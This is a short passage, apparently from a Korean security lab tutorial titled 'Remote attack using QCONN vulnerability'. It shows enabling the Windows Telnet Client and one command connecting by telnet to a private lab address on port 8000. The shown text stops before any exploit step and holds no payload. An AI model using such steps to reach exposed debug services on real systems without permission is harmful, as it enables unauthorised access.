
QCONN 취약점을 활용한 Remote 공격




Windows 기능 켜기/끄기

기능을 사용하려면 해당 확인란을 선택하고 기능을 사용하지 않으려면 확인란의 선택을 취소하십시오. 확인란이 검은 사각형으로 채워진 경우는 해당 기능의 일부만이 사용되고 있는 것입니다.

- ⊞ ☐ 레거시 구성 요소
- ⊞ ☑ 미디어 기능
- ☐ 보호된 호스트
- ☑ 원격 차등 압축 API 지원
- ⊞ ⊟ 인쇄 및 문서 서비스
- ⊞ ☐ 인터넷 정보 서비스
- ☐ 인터넷 정보 서비스 호스팅 가능 웹 코어
- ☐ 컨테이너
- ☑ 클라우드 폴더 클라이언트
- ☑ 텔넷 클라이언트




```
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>telnet 192.168.56.101 8000
```



